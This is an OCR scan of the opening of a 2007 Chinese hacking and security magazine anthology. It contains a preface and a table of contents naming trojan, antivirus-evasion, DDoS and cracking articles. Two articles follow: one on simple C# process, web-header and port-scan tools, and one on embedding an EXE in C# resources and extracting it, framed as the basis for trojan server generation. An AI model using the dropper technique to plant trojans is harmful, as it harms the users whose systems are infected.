黑客防线

2007 精华奉献本

上册

→高危漏洞详尽分析

→木马免杀系列专题

→黑客编程高级指南

→系统防护终极策略

《黑客防线》编辑部　编

附光盘 2 CD-ROM

50个高危系统漏洞底层分析！

150例流行黑客技术实战指南！

200篇黑客入侵事件剖析！

1200MB黑客技术经典操作视频盘点！

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2007

精华奉献本

上册

《黑客防线》编辑部 编

人民邮电出版社
北京

图书在版编目(CIP)数据

《黑客防线》2007精华奉献本/《黑客防线》编辑部编.
北京：人民邮电出版社，2007.1
ISBN 978-7-115-15560-3

Ⅰ.黑… Ⅱ.黑… Ⅲ.计算机网络－安全技术
Ⅳ.TP393.08

中国版本图书馆CIP数据核字(2006)第144844号

内容提要

《黑客防线2007精华奉献本》是国内最早创刊的网络安全类媒体之一《黑客防线》总第61期到第72期的精华文章摘要，杂志理念“在攻与防的对立统一中寻求突破”完美地体现在本书中。全书按攻防对立的关系，分为上、下两册（本册为上册），并附带2张包含1200MB安全技术录像的光盘。收录的文章通俗易懂、图文并茂，在每个关键知识点和细节上还有详细的“小知识”、“小提示”，方便大家理解和阅读。在栏目划分上，选取了网络安全技术上最热门、读者最喜欢的各大栏目，典型的有脚本攻防、漏洞攻防、黑器攻防等，同时选取国内首创的“溢出研究”栏目中的精品文章，非常适合各层次读者学习！

本书适合各高校在校生、网络管理员、安全公司从业者、黑客技术爱好者阅读。

黑客防线2007精华奉献本（上册）

编　　：《黑客防线》编辑部
责任编辑：魏雪萍

出版发行：人民邮电出版社发行　北京市崇文区夕照寺街14号A座(100061)
读者热线：010-62145877
印　　刷：中煤涿州制图印刷厂
经　　销：全国各地新华书店

开　　本：782×1092　1/16
印　　张：36
字　　数：3800千字
2007年1月第1版　　2007年1月北京第1次印刷

ISBN 978-7-115-15560-3/TP·5870

全套(含上下册)定价：39.00元(附两张光盘)

本书如有印刷质量问题(错页、掉页、残页等)，请您与我们联系，我们负责调换。
联系电话：010-62141446　E-mail: yougoubu@hacker.com.cn

致读者

黑客一词，源于英文Hacker，原指热心于计算机技术、水平高超的电脑专家，尤其是程序设计人员，他们发现系统漏洞和各种程序错误，并设法修补这样的漏洞。从原来的定义来说，黑客无疑是网络中最让人觉得神秘且崇高的人群。但世界上没有绝对好的东西，黑客也是这样。信息高科技时代的到来，给人类各方面发展都带来了前所未知的巨大进步，但同时也带来了前所未知的巨大灾难。黑客这一神秘群体，由于掌握了核心的技术、最有破坏力的漏洞，所以渐渐分离出来两个部分，一部分是为网络安全而奉献精力的真正黑客，而另一部分是在网络上为所欲为，拥有强大破坏力，行踪神秘的Cracker！

我国互联网业界风起云涌，网络从最初的新奇，到今弥散到人们的日常生活，它改变了传统的信息消费渠道、抢占了新闻受众、影响着大众娱情……面对汹涌而来的信息浪潮，网络的脆弱性也在经受着无数黑客、Cracker的一次次考验和打击。面对这样的转变，为了向广大网友普及网络安全常识、提高网络管理员的技术水平，《黑客防线》应运而生——一本崭新的集网络安全专业技术、专业资讯为一体的专业杂志面世了。

作为中国最早的网络安全类杂志之一，已经历了6年的风风雨雨。一直以"在攻与防的对立统一中寻求突破"为理念的我们，在普及网络安全知识的同时，针对网络上黑客攻击事件、网络漏洞等方面策划出最快、最新、最权威的技术文章奉献给大家。同时也以为"黑客"正名为己任，告诉我们的每个读者什么是真正的黑客，什么是黑客精神，什么是Cracker。

在黑客防线成长的过程中，通过我们不断推出的攻防实验室，非常多的朋友学习到了很多实用的网络安全攻击、防御知识，虽然不可避免地存在一些缺陷，但我们一直在积极地听取大家的意见，希望能更适合大家的要求 同时，很高兴地看到大家通过实验室而让技术水平得到提高，而且每个朋友的成长几乎都能带动周围一圈人意识的改变，这样才真正地体现出了"攻防对立统一"的精髓。

眼下互联网上的攻击事件越来越多，各大网络管理员、系统维护者都在为入侵防护而头疼，生怕自己一不小心就让虎视眈眈的"黑客"进入了服务器。其实管理员们根本没必要这样担惊受怕。要知道任何攻击技术都不是万能的，每种入侵方法都有它自己针对的漏洞，如果网管们能掌握这样的攻击技术，本身就是一名出色的善意"入侵者"，那在知己知彼的情况下，防护不就变得非常简单了吗？这也是《黑客防线》一直倡导的"在攻与防的对立统一中寻求突破"理念的最终体现。我们的攻防实验室就是为了深入这一理念而开展活动的，希望每个喜欢入侵技术、每个喜欢安全技术的朋友都能在我们的实验室中学到自己需要的知识。在此前提下，根据各读者的强烈建议，我们特别精选了200篇经典攻防技术文章，收集了200个全程演示的攻防录像，融合在《<黑客防线>2007精华奉献本》里，以便喜欢黑客技术的朋友们系统地学习最新的网络安全技能，做好最强的防护系统。

最后，我们再次感谢广大读者对我们的支持，感谢人民邮电出版社同我们的合作，使更多读者可以看到我们的图书，让国内更多的人了解到黑客技术，并借此来提高国内网络安全的整体水平。

读者有任何疑问可以来我们论坛发帖讨论，地址是http://www.hacker.com.cn/newbbs，我们的编辑和黑客爱好者们将在第一时间为您答疑，帮助您解决安全故障和系统防护问题，共同创造一片纯净的中国互联网空间！

黑客防线2007精华奉献本

目录（上册）

编程解析

用C＃写经典小工具 1
C＃实现从自身资源提取EXE 4
自己写汉诺塔游戏 5
网络执法官核心技术初探（上） 8
网络执法官核心技术初探（下） 11
珠联璧合再探API拦截技术 14
Linux下UDP后门的Socket编程 16
C＃版IIS守护者 19
疯狂程序员编写DNS DDOS工具 21
被盗号者的反击 23
如虎添翼给嗅探器加上数据还原！ 26
循序渐进制作任务管理器 31
让你的木马藏得更深——线程注射技术新发展（上） 35
用C＃编写网页木马 39
用VBS打造Kangen病毒专杀工具 40
Win32汇编木马初探 41
让你的木马藏得更深——线程注射技术新发展（下） 44
JavaScript写外挂 46
隐蔽的木马启动方法 48
捆绑任意可执行文件做木马 50
穿过防火墙的Shell后门 53
护马技——用CreateFile保护木马 55
轻松编写端口重定向程序 56
我的系统这样防护——C＃编写IP_MAC防欺骗程序 58
自写木马服务端 60
为任意EXE插入SplashScreen 61
C＃实现文件加密 63
自编后台猜解和文件探测程序 64
线程注入技术新发展遗补 66
狂刷百度空间访问量 70
Message Hook攻与防 72
编程打造CmdShell客户端 76
POST提交实现ASP网站收信 79
动态链接库的编写与应用 80

将百度空间玩到底 82
百度搜索，你是我的红娘 86
VC实现端口复用木马 88

黑器攻防

文件格式想变就变——xxxTOxxx系列工具简介 92
U盘窃密大暴光 95
整整QQ盗者 96
武装FireFox 97
今年流行SQLShell——巧用MSSQL扩展存储做后门 98
CIA——追求完美而具现化的木马 100
改造灰鸽子 105
瞬间免杀 107
灰鸽子特征码的简单修改 108
小菜也来玩免杀 110
病毒活用之意识流 111
VIP会员学习成果展 黑防专版鸽子定位之江民免杀 112
VIP会员学习成果展 SMI的挂马与免杀 114
打造免杀版MT 115
卡巴复合特征码下的免杀 116
VIP会员学习成果展 黑防专版鸽子定位之卡巴免杀 118
实战免杀梦幻西游木马 120
VIP会员学习成果展 灰鸽子2006服务端免杀 121
异军突起:CNNSC远程控制 122
VIP会员学习成果展 免杀上兴木马 124
冰刃木马天敌 126
掏出KV的"心"——KV2006内存杀毒模块分离 128
黑防鸽子免杀再分析 130
菜鸟也要自己做永不过期短信炸弹 132
对ASP木马免杀的研究 133
木马免杀原理详解 137
为木马披上羊皮——Fake Ninja 140
VIP会员学习成果展 打造无壳版木马 142
长效短信炸弹再度归来 143
让《百变宣传尾巴》直接生成无壳的服务 144
VIP会员学习成果展 非黑客软件"黑客化"打造永不被查杀的FTP后门 145
让木马在网络中现形 148

网管之家

BT流量对校园网络造成的影响及其对策 152
IBSS架构实验 154
解决中国博客网BCUP进程问题 156

Firefox插件漫谈 158
恶意邮件如何共享你的硬盘 159
让网上邻居支持SSL/TLS安全传输 161
为IIS找一位"贴身警卫" 163
使用802.1x协议实现局域网安全访问 166
利用三层交换机实现DHCP中继代理 168
揭穿虚拟主机奸商的骗局 170
VIP会员学习成果展 轻松玩转系统恢复 172
Windows下的安全文件传输 173
VIP会员学习成果展 打造一键FTP服务器 175
数字签名在企业VLAN中的实现 176
FTP搜索也疯狂 178
利用SDM实现对Cisco系列路由器的可视化管理 180
无线网络攻防 182
快速将动态网站转化为静态网站 184
基于Cisco交换机园区网络的访问控制 185
VIP会员学习成果展 一分钟破解万象 187
斩断非法进程的"黑手" 189
终端下的文件传输之道 191
网吧免费新思路——Windows防锁专家 193
未雨绸缪——微点主动防御 194
牧马者,你的马还能跑吗? 196
ISA2004的企业VPN部署 198

密界寻踪

赛点网络宣传邮箱版2.03脱壳破解经过 204
浅析逆向工程应用——添加菜单 206
ESP定律轻脱动易组件双壳 209
在Windows XP中的万能断点 211
OllyDbg VS SoftICE 用户级程序调试秘笈 214
破解易语言非独立编译程序——实战《飓星电脑侍卫》反调试篇 217
VIP会员学习成果展:制作免杀版黑防灰鸽子 219
刺探"外挂制作学习环境" 221
从UltraProtect到ACProtect——反调试技术回顾与透视 224
巧破DLL To Lib 230
软件加密漏洞剖析——兼谈ASProtect脱壳技术(上) 232
软件加密漏洞剖析——兼谈ASProtect脱壳技术(下) 237
挑战"从来都没有人能破解"的冰点 239
MD5的Keygenme分析 242
轻松搞定搜索引擎工厂 246
查杀免杀木马 247
软件保护中MD5算法的另类应用 248



Socket: 有几个读者发来消息说想看C#类的文章，这次让大家得偿所愿。用C#做东西感觉还真容易

适合读者: 入侵爱好者，C＃爱好者

前置知识: C＃基础

用C#写经典小工具

文/图 ngaut

《黑客防线》杂志上有人提到C＃在网络安全方面的问题，于是我赶紧把自己的一些心得写下来与大家分享，很明显，用C＃来写木马之类的东东是不现实的。因为存在以下缺点: 生成的可执行程序太大，速度慢。当然了，最大的缺点是需要.net运行库。给别人装木马之前还要帮忙装一个.NET Framework，100多兆的运行库肯定让我们先崩溃，呵呵。不过不要伤心，C＃用来开发简单的扫描器和系统自身的安全管理以及蜜罐等还是有用武之地的。下面我们先从最经典的进程管理开始.

C#提供给我们强大而便捷的Process类，使我们的开发更容易、更方便。这对于编写高效、快速的应用程序是非常有帮助的。考虑到很多穷人无力购买昂贵的Microsoft Visual Studio.NET 2003(我们学校机房的Microsoft Visual Studio .NET 2003，当然了是D版的)，我费了点时间读了SharpDevelop的文档，并且安装测试了SharpDevelop，这是个免费精致的C#的IDE。

按照标准文档安装不成功或程序启动出错，请运行SharpDevelop\bin\setup目录下的PostInstallTasks.bat，因为SharpDevelop对中文的支持太差，我用的版本都是乱码，所以有些注释是用英语写的，我英语太差，希望不会引起大家的误解。考虑到一部分人的需要，我写稿的时候加入了中文注释。另外限于篇幅关系，我不可能详细讲解每个函数的用途，如果大家遇到不清楚的地方请查阅MSDN。

列出所有进程

写出属于自己的Pslist，非常的简单，呵呵，比C语言方便多了。

```
//winxp + SharpDevelop_1.0.3.1768
//winxp + Microsoft Visual Studio .NET 2003测试通过（偶跑到学校的机房又测试了一次）
//GetProcesses() Creates a new Process component for each process resource on the local computer.
using System;
using System.Diagnostics;  //不要忘了这个名字空间
class ListProcess
{
    public static void Main()
    {
Console.WriteLine("Process infomation:");
//取得所有进程信息保存到allProcess数组
Process[] allProcess = Process.GetProcesses();
//allProcess.Length是进程总数
Console.WriteLine("Process count:{0}:",allProcess.Length);
//输出所有进程信息
foreach (Process thisProc in allProcess)
{
string procName = thisProc.ProcessName;//进程名
int procID = thisProc.Id;                //进程ID
Console.WriteLine("Process:{0}, ID:{1}", procName, procID);
}
Console.ReadLine(); //暂停程序，相当于c语言中的gets()
    }
}
```

运行结果如图1 所示。




图1

杀死指定进程

杀死进程之前你总要列出系统进程吧，代码很简单。程序运行结果如图2 所示。




图2

```
//winxp + SharpDevelop_1.0.3.1768
//winxp + Microsoft Visual Studio.NET 2003测试通过
using System;
using System.Diagnostics;
class ManageProcess
{
    //List All Processes
    private void ListAllProcess()
    {
Console.WriteLine("Process information:");
Process[] allProcess = Process.GetProcesses();
foreach (Process thisProc in allProcess)
    {
string processName = thisProc.ProcessName;
int processID = thisProc.Id;
Console.WriteLine("Process: {0}, ID: {1}", processName, processID);
    }
    //输出进程总数
```

```
Console.WriteLine("Process Count: {0}:", allProcess.
Length);
        Console.WriteLine();
        }
    //Kill specific Process
    private void KillProcess(string processName)
    {
        try
        {
    Process [] thisproc = Process.GetProcessesByName
(processName);
        //thisproc.Length：名字为的进程总数
        //可能是多进程哦，如svchost就有4个
        //Process found!
        if (thisproc.Length > 0)
        {
        for (int i=0; i<thisproc.Length; i++)
                {
        //尝试关闭进程，并释放资源
        if(!thisproc[i].CloseMainWindow())
                {    //强制关闭
                        thisproc[i].Kill();
                }
    Console.WriteLine("process {0} has been killed",
processName);
                }
        }
        else
        {
    Console.WriteLine("process {0} not found!", processName);
        }
        }
    catch    //出现异常，表明kill进程失败，提示用户
        {
    Console.WriteLine("kill process {0} faild", processName);
        }
        Console.ReadLine();
    }
    public static void Main()
    {
    ManageProcess process = new ManageProcess();
    process.ListAllProcess();    //列出所有进程
    Console.Write("Enter the process Name that you want
to kill: ");
    string procName = Console.ReadLine();//取得要杀
死的进程名
        process.KillProcess(procName);
        }
    }
```

取得指定URL的源代码

我知道的方法有两种，下面是第一种，程序运行结果如图3所示。




图3

```
    //winxp + SharpDevelop_1.0.3.1768
    //winxp + Microsoft Visual Studio .NET 2003测试通
过
    //DownloadData()函数原型：public byte[] DownloadData
(string address);
    //作用：Downloads data from a resource with the
specified URI.
    using System;
    using System.IO;
    using System.Net;
    using System.Text;
    class GetWebSourceCode1
    {
        public static void Main()
        {
    string remoteUrl;    //远程URL
    Console.WriteLine("Please input the URL:");
    //取得URL，注意这里要加上"http://"，如果不加
上，则必须有用户输入
    remoteUrl = "http://" + Console.ReadLine();
    //建立一个WebClient实例
    WebClient myWebClient = new WebClient();
    //  下载主页数据
    Console.WriteLine("Downloading " + remoteUrl);
    // Download the Web resource and save it into a
data buffer.
        try
        {
    byte[] myDataBuffer = myWebClient.DownloadData
(remoteUrl);
    //输出网页的源代码
    string download = Encoding.ASCII.GetString
(myDataBuffer);
    Console.WriteLine(download);
    Console.ReadLine();
        }
        catch        //URL解析失败
        {
    Console.WriteLine("sorry, The URL address is invalid!!!
");
                Console.ReadLine();
            return;
        }
        }
    }
```

第二种方法的主要函数是OpenRead()，也很简单，限于篇幅关系请大家看光盘上代码。

取得远程Web服务器类型

通过http ResponseHeaders取得远程Web服务器类型，程序运行结果如图4所示。




图4

探测结果显示Google用的GWS/2.1，而我们用的IIS/5.0，基本原理是通过分析http Response Headers，取得http ResponseHeaders中的server信息。

```
//取得远程Web服务器类型
//winxp + SharpDevelop_1.0.3.1768
//winxp + Microsoft Visual Studio.NET 2003测试通过
using System;
using System.Net;
using System.Text;
namespace GetRemoteServerType
{
class GetRemoteServerType
{
public static void Main()
{
Console.WriteLine("Please input the URL or Ip address:
");
string remoteUrl = "http://" + Console.ReadLine();
// Create a new WebClient instance.
WebClient myWebClient = new WebClient();
// Download the Web resource and save it into a
data buffer.
try
{
byte[] myDataBuffer = myWebClient.DownloadData(remoteUrl);
}
catch
{
Console.WriteLine("The URI address is invalid or An
error occurred while downloading data!");
Console.ReadLine();                //暂停
        return;
}
//建立一个WebHeaderCollection对象
WebHeaderCollection myWebHeaderCollection =
myWebClient.ResponseHeaders;
Console.WriteLine("\nDisplaying the Server:\n");
//循环查找
for (int i=0; i < myWebHeaderCollection.Count; i++)
{
//只显示Server类型，若去掉"Server"判断条件则显
示更多信息
if (myWebHeaderCollection.GetKey(i) == "Server")
{
Console.WriteLine ("\t" + myWebHeaderCollection.GetKey
(i) + " = "
+ myWebHeaderCollection.Get(i));
        break;
}
}
Console.ReadLine();
}
}
}
```

简单的端口扫描

一般的端口扫描的原理其实非常简单，只是简单地利用操作系统提供的Connect()系统调用，与每一个感兴趣的目标计算机的端口进行连接。如果端口处于Listen状态，那么Connect()就能成功；否则，这个端口不能用，也没有提供服务。这个技术的一个最大的优点是不需要任何权限，系统中的任何用户都有权利使用这个调用。

另一个好处就是速度快，如果对每个目标端口以线性的方式使用单独的Connect()调用，那么将会花费相当长的时间。可以同时打开多个套接字，从而加速扫描。使用非阻塞I/O，允许设置一个低的时间用尽周期，同时观察多个套接字。但这种方法的缺点是很容易被发觉，从而被过滤掉。目标计算机的Logs文件会显示一连串的连接和连接时出错的服务消息，并且能很快地使它关闭。

有了原理做事就比较容易了，呵呵，至少方向是对的，程序是使用C#提供的TcpClient类来实现的。

```
//sample port scanner
using System;
using System.Net;
using System.Net.Sockets;
class portScanner
{
public static void Main()
{
Console.WriteLine("Start scanning......");
int port = 21;
Console.WriteLine("Please input the URL or Ip address:
");
string server = Console.ReadLine();
try
{
//如果建立tcp连接成功，表明端口开放
TcpClient client = new TcpClient(server, port);
Console.WriteLine("{0} port {1} is Openned!!!", server,
port);
client.Close();
}
catch (SocketException e)
{
Console.WriteLine("{0} port {1} is not Openned!", server,
port);
//建立连接不成功，提示不成功的原因
Console.WriteLine("SocketException: {0}", e);
}
Console.Read();
}
}
```


简单的蜜罐

这个也比较简单，因为是简单的蜜罐，所以只显示Listen的数据就可以了。这里就不在继续介绍了，留给大家做吧，呵呵。

PS：为了这篇文章，花了一个星期的时间，写完的时候觉得自己好累了，文笔不好还请多见谅。

由于我没有自己的电脑，编程和写文章的时间都是蹭来的。其实仔细想想编程真的不是很难，我们这样的菜鸟也可以编程。希望大家在创造自己工具时一路走好。能有更多的朋友提供更好的意见和建议。

适合读者: C#程序员,木马爱好者
前置知识: 无



C#实现从自身资源提取EXE

文 程晨

很多木马都有生成服务端的功能,即从自身的EXE文件再生成一个新的EXE文件。我在网上翻了翻代码,VB和VC++有很多方法实现。可是一直没有找到C#的,可能是C#编写木马不实用,因为大多数系统必须先安装微软的NET Framework才能运行C#程序。然而笔者认为再过几年以后,随着微软新系统的推出,C#木马必然会辉煌起来,所以懂得如何自身生成EXE文件还是有必要的。

在实现这个功能的同时我再把C#是如何从资源中提取图片和字符串的代码一并写出来。

第一步:建立一个资源文件

1.新建一个控制台应用程序项目,在Class1.cs开头加上

```
using System.Drawing;
using System.Drawing.Drawing2D;
using System.Drawing.Imaging;
// 以上部分是调用图片文件所必须添加的。
using System.Resources;
using System.IO;
```

2.在主函数中加上

```
//声明对象,将资源存入MyResources.resources文件中
System.Resources.ResourceWriter rw = new System.Resources.ResourceWriter("MyResources.resources");
// 声明读取一个二进制文件。
```

> 小提示 这里的27136为要读取EXE文件的字节数!可以用鼠标右键调出文件属性查看!当然可以写得更智能一些,让程序自动读出字节数。

```
//filename.exe.是你读取的EXE文件名。
FileStream fs=File.Open("filename.exe",FileMode.Open);
// 用二进制方式读取文件
BinaryReader br= new BinaryReader(fs);
byte [] bytes=new byte[27136];
br.Read(bytes,0,27136);
fs.Close();
// 添加到资源
rw.AddResource("Myexe",bytes);
// 载入图片
System.Drawing.Image Img = System.Drawing.Image.FromFile("temp.jpg");
rw.AddResource("MyPic",Img);
// 声明字符串
string Mystr = "I love China.";
rw.AddResource("MyString",Mystr);
rw.Close();
// 将编译后的程序和filename.exe及temp.jpg放入同一子目录运行就可以得到资源文件:MyResources.resources
```

第二步:从资源文件中提取资源

1.新建一个Windows应用程序项目,添加一个PictureBox控件来放图片(设Name为pictureBox再加几个按钮控件,具体代码程序请见附件)

在Form1.cs开头加上

```
using System.Resources;
using System.Reflection;
using System.IO;
```

2.在主函数中加上

```
// 通过反射得到资源程序集
System.Reflection.Assembly asm = Assembly.GetExecutingAssembly();
// 初始化资源管理对象
// // 这一步很多人会出错!一定要注意这里的ResourceConsumer,其实这是你命名空间的名字。在这个例子中项目名我取的是ResourceConsumer,系统自动将命名空间设为:namespace ResourceConsumer
rm = new ResourceManager("ResourceConsumer.MyResources",asm);
```

3.在相应的按钮控件处理函数中添加

```
// 从资源中读取EXE文件并还原
private void button1_Click(object sender, System.EventArgs e)
{
// 创建EXE文件
FileStream fs=File.Open("filename.exe",FileMode.Create);
// 定义文件大小
byte[] bytes=new byte[27136];
// 读取资源文件
bytes=(byte[])rm.GetObject("Myexe");
// 二进制方式写入文件!
BinaryWriter bw=new BinaryWriter(fs);
bw.Write(bytes);
fs.Close();
}
// 从资源中提取图片并显示
private void LoadImg_Click(object sender, System.
```

```
EventArgs e)
    {
    pictureBox.Image = (Image)rm.GetObject("MyPic");
        }
    //从资源中提取字符串并显示
    private void LoadString_Click(object sender, System.EventArgs e)
    {
    string str = (string)rm.GetString("MyString");
    MessageBox.Show(str);
        }
```

4．别忘了还要把原来编译好的的资源文件MyResources.resources调入。调入方法 文件－>添加现有项－>。此时将文件类型设为*.*，然后找到前面编译好的资源文件MyResources.resources打开即可！以上代码在Windwos 2003+Visual Studio.net 2003 下调试通过！

在这个例子中，仅仅是实现了如何从自身资源提取EXE文件，并没有加入一些像木马那样的配置信息，因此本文也仅仅是抛砖引玉的作用！文中不妥之处还望高手指教！为了让大家更好地研究这段代码，我提供了一个简单的源代码文件（参见），它是实现ASP文件加密的一个程序。此程序会自动在Windows临时文件夹生成temp.exe（其实就是screnc.exe），然后调用temp.exe对ASP文件实现加密操作！呵呵，其实就可以给在CMD下运行的程序开发Windows的GUI SHELL程序了。

适合读者：程序员，游戏爱好者
前置知识：C/C++基础

自己写汉诺塔游戏



文 袁嘉尉

